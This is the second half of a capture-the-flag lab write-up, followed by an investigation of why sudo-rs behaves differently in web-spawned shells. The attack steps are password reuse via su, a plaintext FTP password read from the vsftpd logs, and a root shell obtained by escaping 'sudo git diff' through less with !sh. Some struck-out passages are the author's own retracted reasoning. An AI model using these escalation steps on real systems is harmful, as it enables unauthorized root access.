One thing I did before moving to HTTP, I tried Justin's credentials for SSH but SSH is configured to PasswordAuthentication no but now because we have a session we can try to su to Justin and use the same password which worked as you can see.
www-data@lk-linux2:/home$ su justin
Password:
justin@lk-linux2:/home$ id
uid=1000(justin) gid=1000(justin) groups=1000(justin),4(adm),100(users)
justin@lk-linux2:/home$
Listing groups for the user justin shows that we are a member of the adm group which gives us more read access especially to the log files.
justin@lk-linux2:~$ id
uid=1000(justin) gid=1000(justin) groups=1000(justin),4(adm),100(users)
justin@lk-linux2:~$
The adm group on Ubuntu grants read access to system logs under /var/log, which often leak credentials or session data.
And because the system runs a lot of services this might come in handy if we find any leaked credentials in the logs, so I will list all files and grep for FTP, mail, and MySQL (port 3306 is opened locally).
justin@lk-linux2:~$ ls -la /var/log/ | grep -i 'ftp\|mail\|mysql'
-rw-r----- 1 syslog adm 19013 Sep 12 21:26 mail.log
-rw-r----- 1 syslog adm 38062 Sep 12 20:29 mail.log.1
drwxr-xr-x 2 mysql mysql 4096 May 24 05:35 mysql
-rw-r----- 1 root adm 0 Sep 12 20:33 vsftpd.log
-rw-r----- 1 root adm 3052 Sep 12 19:56 vsftpd.log.1
Shell as gilbert
Starting one by one, looking for vsftpd logs, we find the password for the user gilbert.
justin@lk-linux2:~$ cat /var/log/vsftpd.log.1
Sun May 24 04:41:36 2026 [pid 2996] CONNECT: Client "::ffff:192.168.186.128"
Sun May 24 04:41:39 2026 [pid 2995] [ftp] OK LOGIN: Client "::ffff:192.168.186.128" , anon password "ftp"

Sun May 25 04:41:39 2026 [pid 2995] [ftp] OK LOGIN: Client "::ffff:192.168.186.128" , gilbert password "1xXOneMoreCachapaXx1"
Mon May 25 01:26:35 2026 [pid 3967] CONNECT: Client "::ffff:192.168.186.128"
Mon May 25 01:26:38 2026 [pid 3966] [ftp] OK LOGIN: Client "::ffff:192.168.186.128" , anon password "ftp"
Mon May 25 01:27:09 2026 [pid 3972] CONNECT: Client "::ffff:192.168.186.128"
Trying to switch user to gilbert also works.
justin@lk-linux2:~$ su gilbert
Password:
gilbert@lk-linux2:/home/justin$ id
uid=1001(gilbert) gid=1001(gilbert) groups=1001(gilbert),100(users)
gilbert@lk-linux2:/home/justin$
In this shell I tried sudo -l, but it shows that we don't have access to run sudo on the system.
gilbert@lk-linux2:/home$ sudo -l
sudo: Sorry, user gilbert may not run sudo on lk-linux2.
gilbert@lk-linux2:/home$
It is always best to try an SSH session rather than relying on su from an RCE shell and I will explain that in detail at the end.
And when we do that we'll see that we can log in as gilbert (that's because the sshd config file can have a matching clause where it applies PasswordAuthentication to no for specific users only).
┌─[]─[10.200.94.55]─[jimmex@attacker]─[~/HSM/haystack/CVE-2025-49113]
└──╼ [★]$ ssh gilbert@10.1.207.70
gilbert@10.1.207.70's password:
Welcome to Ubuntu 26.04 LTS (GNU/Linux 7.0.0-15-generic x86_64)

 * Documentation:  https://docs.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Sep 12 09:43:10 PM UTC 2026

  System load: 0.0 Temperature: -273.1 C
  Usage of /: 38.1% of 9.00GB Processes: 150
  Memory usage: 37% Users logged in: 0
  Swap usage: 0% IPv4 address for eth0: 10.1.207.70


Expanded Security Maintenance for Applications is not enabled.

4 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon May 25 01:28:26 2026 from 192.168.186.128
gilbert@lk-linux2:~$ id
uid=1001(gilbert) gid=1001(gilbert) groups=1001(gilbert),100(users)
gilbert@lk-linux2:~$
And now when I try sudo -l from SSH again, as you can see we can run Git diff as root.
gilbert@lk-linux2:~$ sudo -l
[sudo: authenticate] Password:
User gilbert may run the following commands on lk-linux2:
    (root) /usr/bin/git diff *
gilbert@lk-linux2:~$
Shell as root
And because Git diff relies on less we can abuse it to get command execution through that.
First if we try diff with a short file it won't even call less because the output is too small, so we need a big diff.
gilbert@lk-linux2:~$ sudo /usr/bin/git diff /dev/null a
diff --git a/a b/a
new file mode 100644
index 0000000..7898192
--- /dev/null
+++ b/a
@@ -0,0 +1 @@
+a
One of the files that I go to mostly for this is /usr/share/dict/words but it doesn't exist on the system, so I will fallback to the /usr/share/zoneinfo/iso3166.tab file which is a standard file on Linux that stores compiled timezone location data.
When Git output is longer than one screen it pages through less, and pressing !sh inside less spawns a shell with the same privileges as the parent Git process.
I will run sudo /usr/bin/git diff /dev/null /usr/share/zoneinfo/iso3166.tab and as you can see on the very far left we have this colon :.

This : colon is a prompt indicator for less where you can type further sub-commands or even escape out of it and use !command to run commands on the system itself and because this diff is now running as root, if we run !sh we'll drop into a root shell.

you'll find the root flag under /root/root.txt
Some Investigation
I will investigate the difference between the sudo -l from the RCE shell and from the SSH session and why one shows we can do something but the other says we can't.
But first because we'll manipulate and try a lot of stuff let's show the SSH config we mentioned earlier /etc/ssh/sshd_config.
We'll see this, and as you can see here is the Match group I mentioned excluding only the Justin group from password authentication so I will delete that and restart the service because I will need to log in as Justin from SSH to prove a point.

We need to investigate these things exactly:
- Is this distinction happening because of using
su, does thesucommand itself cause this issue? - Is it because
sudo? - Is it because of the originated process?
- If none of the above then what is?
from what I know, there is a configuration that box author could've set that makes the
sucommand drop permissions but the SSH doesn't
Let's first rule out the fact that the execution of su itself creates this issue, and to do this I will log in as Justin from an SSH session.
After removing the Match Group clause now we can do that. 
So let's try to do su from that justin to gilbert and as you can see it.

So this leaves us with two things only, is it the sudo command itself? Or is it the originating service?
I will start with the originating service itself, let's look for the /proc/self/loginuid (Login User ID) which is set exactly once by the kernel audit system when a physical or remote user explicitly logs into the system. Once set the child processes inherit it and it cannot be altered even by root, so from the RCE shell we'll show this:

The difference between the UID and loginuid is that the UID is the current operational identity but the loginuid is the original entry identity.
And as you can see this number is fixed through all the 3 user switches even though the UID changes based on who we change user to.
So what is this number 4294967295, if you've done any programming problem-solving questions before you'll notice this number right away because it represents the value -1 in an unsigned 32-bit integer system, so why is the loginuid set to -1?
Turns out that the kernel uses this value to represent invalid login UIDs, so we're finally getting somewhere we know that the RCE shell login UID is invalid, the next question is why?
www-data is the default user for web servers like Apache, and we already know that the shell is spawned by Roundcube so it is spawned by Apache, and the answer is when a process is spawned by the system daemon systemd, cron job, or a webshell payload there isn't an interactive human login event occurring to trigger the audit tracking, so the kernel sets it to -1 instead marking it as an invalid login UID process.
You can see the difference here, where the SSH shell loginuid matches the user's UID but in the RCE shell it doesn't.

Now what? We get shells via web services all the time, and we rarely see sudo -l show a different response for different login methods (seen it before but was lazy to do this).
This directs us to the last piece which is the sudo command itself, if we look at the version we'll see that it is sudo-rs which isn't the normal sudo v1.9.17 that we usually see.
gilbert@lk-linux2:~$ sudo --version
sudo-rs 0.2.13-0ubuntu1
gilbert@lk-linux2:~$
~~ Looking into this sudo implementation, turns out it is a Rust implementation of the sudo command and was created to fix some security issues, one of which is the memory leak but also added more security features.
sudu-rs relies strictly on the PAM module when invoked and doesn't fallback to shadow files or external LDAP like the normal sudo binary and because from that -1 login UID we don't even have a PAM session registered (PAM is responsible for setting up the loginuid) so it doesn't even prompt for password and that's why I investigated this in the first place. ~~
~~ This is important: usually when you don't have sudo permissions the command doesn't just return that you can't run commands as sudo but it asks you for password first then returns that you either have or don't have commands to run as sudo and you can see:
There is a special case where sudo is configured with Defaults !list_w_passwd meaning users can run sudo -l without a password but you rarely see this. ~~
This here from the SSH session we're asked for sudo password first then the results come after.

bottom line: it is always best to pivot to reliable session as fast possible cause their results are more reasonable and accurate so always try to do that if you see this odd behavior → no password prompt on
sudoand the results is can't run anything don't trust this results specially if you are from RCE shell
Same Investigation, no proof if you're lost with pictures
On this host, sudo -l for user gilbert produces two different outcomes depending on how the shell was obtained:
- Shell spawned via web service (Apache-originated process):
sudorefuses immediately, with no password prompt at all. - Shell obtained via a real login path (SSH, or
sufrom an SSH session):sudoprompts for a password and evaluates sudoers normally.
Same user, same UID/GID, same groups, same sudo binary path. The distinguishing factor is the Linux kernel audit attribute loginuid, combined with the fact that this system's sudo is sudo-rs, a PAM-only reimplementation of sudo.
Background: What is Login UID
loginuid (also called auid, the audit login UID) is a per-process kernel attribute used by the Linux audit subsystem to answer one question: which human actually logged in at the root of this process's ancestry?
Key properties:
- It is set exactly once, by
pam_loginuid.so, at the moment of a genuine login through an entry point service. - Per the
pam_loginuiddocumentation, it is intended for use in applications likelogin,sshd,gdm,vsftpd,crond, andatd, not insuorsudo, since using it there would defeat its purpose. - Once set, it is immutable for that process and all descendants.
su,sudo,bash, forking, none of it changesloginuid. It always reflects the original entry point, not the current effective identity. - If a process's ancestry never passed through a service that calls
pam_loginuid, the value stays at the kernel's unset sentinel:4294967295.
What the sentinel value means
The value 4294967295 in /proc/self/loginuid indicates that the current process was not authenticated by a login manager or an interactive authentication service (like SSH, local login, or GDM).
In binary, 4294967295 is 0xFFFFFFFF, which represents -1 in an unsigned 32-bit integer system. This is the Linux kernel's internal constant for an unset or invalid login UID. It is set exactly once by the kernel audit system when a physical or remote user explicitly logs into the system. Once set, child processes inherit it, and it cannot be altered, even by root.
On this host, the relevant process runs as www-data, the default user for web servers like Apache or Nginx. Because of that, the process was almost certainly spawned directly by a system daemon, a systemd init script, a cron job, or a web shell payload. Since no interactive human login event occurred to trigger the audit tracking, the kernel leaves loginuid at -1 for that process and everything descended from it, including a shell obtained through an RCE against the web application and any subsequent su to another user.
What was observed
| Access path | id / whoami |
loginuid (/proc/self/loginuid) |
|---|---|---|
| RCE shell (Apache-spawned) as gilbert | uid=1001(gilbert) | 4294967295 (unset) |
| SSH login directly as gilbert | uid=1001(gilbert) | 1001 |
SSH login as justin, then su gilbert |
uid=1001(gilbert) | 1000 (justin's, carried over from the real SSH login, since su doesn't touch loginuid) |
This confirms loginuid tracks the real entry point, not the current user. Apache itself is started as a system service, not through an interactive login, so nothing in its process tree, including any shell spawned from an RCE against it, ever triggers pam_loginuid. That tree is permanently stuck at the sentinel value regardless of subsequent su/identity changes.
Why this only breaks sudo, not su
su and sudo are independent binaries with independent PAM stacks (/etc/pam.d/su vs /etc/pam.d/sudo), and neither depends on the other internally. Both can consult audit/session state indirectly, but the key difference on this box is which sudo implementation is installed:
- Classic
sudo(present on this box as/usr/bin/sudo.ws, v1.9.17p2) can be compiled with multiple authentication backends: PAM, but also direct fallback to local shadow file checking or LDAP, depending on build-time flags. PAM is one option among several. If a PAM module were to behave oddly around session or audit state, classic sudo's fallback paths could sidestep it entirely. sudo-rs(the default/usr/bin/sudoon this box, v0.2.13) is a security-focused Rust reimplementation that deliberately narrows this: it relies strictly on PAM, with no shadow or LDAP fallback. This is a common hardening choice: fewer auth code paths, smaller attack surface, easier correctness guarantees.
~~ Because sudo-rs has no escape hatch around PAM, every module in /etc/pam.d/sudo's stack gets a full say in the authentication decision, including, apparently, one that reacts to an anomalous or unset loginuid. When the calling process has no legitimate audit trail back to a real login (as with an Apache-spawned shell), sudo-rs's PAM evaluation appears to reject the attempt outright, before ever reaching the interactive password prompt stage. Classic sudo, lacking this strictness (or possessing a fallback path around it), does not exhibit the same refusal.~~
mHiluxS Conclusion
I really recommend reading here which explain his conclusion which i guess more accruate reason than mine (Does not necessarily negate what we have established)
TLDR; he reached the fact that the apache service is running with this configuration InaccessiblePaths and one of those paths is the /etc/sudoers and because the shell inherits this by default as the shell is invoked by Apache, it has the same configuration so it can't reach the /etc/sudoers file which causes this issue.
The thing that I actually misunderstood earlier is the fact that sudo-rs depends strictly on the PAM module means that it doesn't check to /etc/shadow but this isn't true what was misleading the fact that it still checks the shadow file but via the PAM stack not directly and PAM has no checks in its stack against logonuid (I actually checked by changing the inaccessible paths for the apache and allowing the sudoers and it worked fine)
Path
That's what we did in this box
Resources
- https://nvd.nist.gov/vuln/detail/CVE-2025-49113
- https://book.hacktricks.xyz/network-services-pentesting/pentesting-ftp
- https://www.openwall.com/john/
- https://git-scm.com/docs/git-log
- https://gtfobins.github.io/gtfobins/git/
- https://gtfobins.github.io/gtfobins/less/
- https://man7.org/linux/man-pages/man8/pam_loginuid.8.html
- https://github.com/sudo-rs/sudo-rs
- https://man.archlinux.org/man/extra/sudo-rs/sudo-rs.8.en
- similar behavior: https://github.com/ansible/ansible/issues/85837